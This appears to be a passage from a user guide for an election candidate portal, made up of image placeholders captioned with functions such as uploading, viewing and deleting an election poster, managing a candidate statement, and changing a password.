
Candidate upload election poster




Candidate view election poster




Candidate delete election poster




Candidate edit candidate statement




Candidate view candidate statement




Candidate delete candidate statement




Candidate Change Password



